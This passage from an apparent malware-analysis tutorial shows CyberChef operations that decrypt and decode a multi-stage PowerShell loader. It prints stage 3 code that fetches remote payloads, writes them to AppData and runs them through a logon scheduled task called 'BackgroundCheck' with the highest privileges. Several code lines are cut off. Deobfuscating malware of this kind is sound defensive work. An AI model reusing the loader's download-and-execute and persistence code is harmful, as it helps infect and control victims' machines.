
```
public byte[] TransformFinalBlock (byte[] inputBuffer, int inputOffset,
int inputCount);
```

Operation 13 - AES Decryption

Now that the Key and IV for the AES Decryption have been extracted and stored in registers, we can go ahead and apply an AES Decrypt operation.

Note how we can access our key and IV via the $R1 and $R2 registers that were previously created. We do not need to specify a key here.

(Also note that we do need to specify base64 and utf8 for the key and IV respectively, as these were their formats at the time where we extracted them)



AES Decrypt

Key: $R1 — BASE64

IV: $R2 — UTF8

Mode: ECB

Input: Raw

Output: Raw

Find / Replace


Find — REGEX

Replace

Output

```
�•��������íTm•Ú8�þ+Ö*Ò�µA%¼¯•tpË�ª�ö�:ÔÝë�7L^••ä�••'
|¹»[óPÀ0•FG�Ù¥Ó•z�•ñPYj§Ð#jW�Ç•1�•À¼••�ÓÛ�±à?b¬x�µ•á
¨8t|HY¼±•Ü�Â=•Ò•¡•u�•�c&9�·E¤·È~pT•�•l R¨3D��u�VI¼Q;
ÅÖ•¾��!ß!´É�•ÇÄ_Ät  ~•  à×nÄ•ë�[KnFÌÝú<Éãí•�¸Û�Ä�i53K
üa¶•mû}«ÙmãÒÿ••-•NCßu¥µ%•=å××•^K!j5ú2�Qw•ïC�•°ñbÆb•|q
óX½••R±�ÓX:�,Õ•|�´ìn•�Ó}20æy�Q/áÀÜÀ46ñ�g••®èðnðâ�••Q
©g®PÇbVË•-½k§i¼O¶P¾Ìò••Çòu�#ù�ù•�1$•ü&f·§uTK¯#�©YSªg7
wÒ¯[•fïm×¯•j••³�ænS�Õ]S•ê7u¢FÿÚ¥¥it¯•�¬Qñ³5¢ ÔÒ�
ºòhÛÕ®]�Ô]G�Û½«²T6Å¥[±ïwô³ëu´pJ•¢•ô¢ÇF•|z¸•éúÏû•T�TJ%
��������
```

We can also note that ECB mode was chosen, as this is the mode specified in the script.




```
$GDJXGNY = New-Object 'System.Security.Cryptography.AesManaged';

$GDJXGNY.Mode = [System.Security.Cryptography.CipherMode]::ECB;
$GDJXGNY.Padding = [System.Security.Cryptography.PaddingMode]::Zeros;
$GDJXGNY.BlockSize = 128;
$GDJXGNY.KeySize = 256;
```

Operation 14 - Removing Trailing Null Bytes

The current data after AES Decryption is compressed using GZIP.


However, Gunzip fails to execute due to some random nullbytes that are present at the end of the data after AES Decryption.



```
©g®PÇbVE•-½k§i¼O¶P¾Iò••Çòu␀#ù␀ù•␀1$•ü&f·§uTK¯#␀©YSªg7O••áwS•O±è•óQJ•YèùY²•¥#ñ␀g±␀¨o•␀ùP¿«A␀j'ü••mA:•8éó/••
wÒ¯[•fïmx¯•j••³␀ænS␀Õ]S•ê7u¢FýÚ¥¥it¯•␀¬Qñ³5¢ ÔÒ␀
ºòhÛÕ®]␀Ô]G␀Û¾«²T6Å¥[±ïwô³ëu´pJ•¢•ô¢ÇF•|z¸•éúÏû•T␀TJ%·•TÙ·Énõ[*},$P␀u*␀ÕoØ•H¾å°+j}␀kkù•LE•éEß)=ã␀Cÿ␀••O•␀␀
␀␀␀␀␀␀␀
```

Operation 14 involves removing these trailing null bytes using a Regular expression for "one or more null bytes \0+ at the end of the data $"

We will leave the "Replace" value empty as we just want to remove the trailing null bytes.



Find / Replace

Find: \0+$ REGEX

Replace

☑ Global match

□ Case insensitive


☑ Multiline matching

□ Dot matches all

Operation 15 - GZIP Decompression

We can now apply a Gunzip operation to perform the GZIP Decompression.

This will reveal stage 3 of the malicious content, which is another powershell script.



☑ Multiline matching ☐ Dot matches all

Gunzip

Register


Extractor
\$\w+=(\d+);
☑ Case insensitive

☐ Multiline matching ☐ Dot matches all

Output

```
function QtR($kBv, $LMY){[IO.File]::WriteAllBytes($kBv, $LMY)};func
($kBv.EndsWith('.zip') -eq $True){$fwef = '\' + (Get-Item $kBv).Bas
$MeT $fwef;Expand-Archive -Path $kBv -DestinationPath $fghrth; $Scr
($ghyth -eq 1){mv -Path $kBv -Destination $fghrth; $kBv = Join-Path
(New-ScheduledTaskAction -Execute $kBv);$Trigger = New-ScheduledTas
ScheduledTask -TaskName "BackgroundCheck" -Action $Action -Trigger 
-Force;Start $kBv}};function WTk($Wxf){$PSt = New-Object (wva
@(4352,4375,4390,4320,4361,4375,4372,4341,4382,4379,4375,4384,4390)
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocol
$PSt.DownloadData($Wxf);return $LMY};function wva($RSx){$SHY=4274;$
$RSx){$Ivo+=[char]($dnH-$SHY)};return $Ivo};function tRx(){$MeT = $
$env:AppData;$OMbNkOp = $aFMWmHEZ + '\';If(Test-Path -Path $OMbNkOp
```

Note that we know Gzip was used as it is referenced in stage 2 after the AES Decryption process.




```
$GDJXGNY.Dispose();
$lXDSPY = New-Object System.IO.MemoryStream( , $EcXHdQkBU );
$dYmjzG = New-Object System.IO.MemoryStream;
$PcRmtDxrk = New-Object System.IO.Compression.GzipStream $lXDSPY, ([IO.
$lXDSPY.Close();

[byte[]] $EyqGSe = $dYmjzG.ToArray();$pQiMRyM = [System.Text.Encoding]:
```

Stage 3 - Powershell Script (7 Operations)

We now have a stage 3 powershell script that leverages a very similar technique to stage 1.


The obfuscated data is again stored in large decimal arrays, of which the number 4274 is subtracted from each value.

Note that in this case, there are 4 total arrays of integers.



```
    if ($ghyth -eq 1){mv -Path $kBv -Destination $fghrth;
 $kBv = Join-Path $fghrth infosecpad.exe};
$Action = (New-ScheduledTaskAction -Execute $kBv);
$Trigger = New-ScheduledTaskTrigger -AtLogOn;
Register-ScheduledTask -TaskName "BackgroundCheck" -Action $Action -Trigger $Trigger -R
Start $kBv}};
function WTk($Wxf){$PSt = New-Object (wva @(4352,4375,4390,4320,4361,4375,4372,4341,438
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::TLS12;
$LMY = $PSt.DownloadData($Wxf);
return $LMY};
function wva($RSx){$SHY=4274;$Ivo=$Null;
foreach($dnH in $RSx){$Ivo+=[char]($dnH-$SHY)};
return $Ivo};
```

Large Decimal Values and subtraction operation



```
$mBZZ = $MeT + 'Tranch.zip';
 if (Test-Path -Path $mBZZ){sri $mBZZ;
}Else{ $uHSpZ = WTk (wva @(4378,4390,4390,4386,4389,4332,4321,4321,4388,4371,4375,4381,
QtR $mBZZ $uHSpZ;
sri $mBZZ;
}$poJF = $MeT + 'infosecpad.exe';
 if (Test-Path -Path $poJF){sri $poJF;
}Else{ $szHmT = WTk (wva @(4378,4390,4390,4386,4389,4332,4321,4321,4388,4371,4375,4381,
QtR $poJF $szHmT;
sri $poJF;
```

To Decode stage 3, we must perform the following actions


- Use Registers to Extract The Subtraction Value
- Use Regex to extract the decimal arrays
- Use Forking to Separate the arrays
- Use another Fork to Separate the individual decimal values
- Use a find/replace to append the subtraction value
- Perform the Subtraction
- Restore the text from the resulting ASCII codes

Operation 16 - Extracting The Subtraction Value with Registers

Our first step of stage 3 is to extract out the subtraction value and store it inside of a register.

We can do this by creating another register, and implementing a regular expression to capture the value `$SHY=4274`. We can specify a dollar sign, followed by characters, followed by equals, followed by integers, followed by a semicolon.

Making sure to apply a capture group (round brackets) to the decimal component, as this is what we want to store and use later.



Register


Extractor
`\$\w+=(\d+);`

☑ Case insensitive

□ Multiline matching

□ Dot matches all

```
$R3 = 4274
```



```
\$\w+=(\d+);
```

☑ Case insensitive
☐ Multiline matching
☐ Dot matches all

```
$R3 = 4274
```

Registers to extract keys


```
function QtR($kBv, $LMY){[IO.File]::WriteAllBytes($kBv, $LMY)};function sri($kBv){if
($kBv.EndsWith('.zip') -eq $True){$fwef = '\' + (Get-Item $kBv).Basename; $Script:fghrth = Joi
$MeT $fwef;Expand-Archive -Path $kBv -DestinationPath $fghrth; $Script:ghyth = 1; del $kBv}els
($ghyth -eq 1){mv -Path $kBv -Destination $fghrth; $kBv = Join-Path $fghrth infosecpad.exe};$A
(New-ScheduledTaskAction -Execute $kBv);$Trigger = New-ScheduledTaskTrigger -AtLogOn;Register-
ScheduledTask -TaskName "BackgroundCheck" -Action $Action -Trigger $Trigger -RunLevel "Highest
-Force;Start $kBv}};function WTk($Wxf){$PSt = New-Object (wva
@(4352,4375,4390,4320,4361,4375,4372,4341,4382,4379,4375,4384,4390));
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::TLS12;$LMY =
$PSt.DownloadData($Wxf);return $LMY};function wva($RSx){$SHY=4274;$Ivo=$Null;foreach($dnH in
$RSx){$Ivo+=[char]($dnH-$SHY)};return $Ivo};function tRx(){$MeT = $env:AppData + '\';$aFMWmHEZ
$env:AppData;$OMbNkOp = $aFMWmHEZ + '\';If(Test-Path -Path $OMbNkOp){Invoke-Item $OMbNkOp;}Els
$oGlgVy = WTk (wva @(4378,4390,4390,4386,4389,4332,4321,4321));QtR $OMbNkOp $oGlgVy;Invoke-Ite
```

Operation 17 - Extracting and Isolating the Decimal Arrays

Now that we have the subtraction key, we can go ahead and use a regular expression to isolate the decimal arrays.

Here we have chosen a regex that looks for round brackets containing long sequences of integers and commas (at least 30). The inside of the brackets have been converted to a capture group by adding round brackets without escapes.

We have also selected "List Capture Groups" to list only the captured decimal values and commas.



Built in regexes: User defined

Regex:

```
\(([\d,]{30,})\)
```

☑ Case insensitive ☑ ^ and $ match at newlines
☐ Dot matches all ☐ Unicode support ☐ Astral support
☐ Display total

Output format: List capture groups

```
            Dim RrB
                RrB = RrB & Chr(QbJ - qqT)
              Next
```


```
4352,4375,4390,4320,4361,4375,4372,4341,4382,4379,4375,4384,4390
4378,4390,4390,4386,4389,4332,4321,4321
4378,4390,4390,4386,4389,4332,4321,4321,4388,4371,4375,4381,4375,4389,4389,4382,4375,4388,4320,
83,4321,4393,4386,4319,4373,4385,4384,4390,4375,4384,4390,4321,4391,4386,4382,4385,4371,4374,43
,4322,4324,4325,4321,4322,4326,4321,4358,4388,4371,4384,4373,4378,4320,4396,4379,4386
4378,4390,4390,4386,4389,4332,4321,4321,4388,4371,4375,4381,4375,4389,4389,4382,4375,4388,4320,
83,4321,4393,4386,4319,4373,4385,4384,4390,4375,4384,4390,4321,4391,4386,4382,4385,4371,4374,43
,4322,4324,4325,4321,4322,4326,4321,4379,4384,4376,4385,4389,4375,4373,4386,4371,4374,4320,4375
```

Operation 18 - Separating the Arrays With Forking

We can now separate the decimal arrays by applying a fork operation.

The current arrays are separated by a newline, so we can specify this as our split delimiter.

In the interests of readability, we can specify our merge delimiter as a double newline. The double newline does nothing except make the output easier to read.




Fork

Split delimiter: \n

Merge delimiter: \n\n

□ Ignore errors



Fork

Split delimiter: \n

Merge delimiter: \n\n

□ Ignore errors

Fork

Split delimiter: ,

Merge delimit...

□ Ignore errors

Find / Replace

Find: (.*) REGEX


Replace: $1 $R3

```
Output

